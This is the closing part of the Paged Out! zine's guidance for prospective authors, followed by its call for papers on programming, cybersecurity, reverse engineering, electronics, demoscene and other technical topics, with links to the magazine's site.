
After the stages are completed, your article will be ready for publishing!

Not all articles have to be written. If you want to draw a cheatsheet, a diagram, or an image, please do so, we accept such submissions as well.

This is a shorter and more concise version of the content that can be found here: https://pagedout.institute/?page=writing.php and here: https://pagedout.institute/?page=cfp.php

The most important thing though is that you enjoy the process of writing and then of getting your article ready for publication in cooperation with our great team.

Happy writing!



Paged Out! Call For Papers!

We are accepting articles on programming (especially programming tricks!), cybersecurity, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio and any other cool technical computer-related stuff!

For details please visit:

https://pagedout.institute/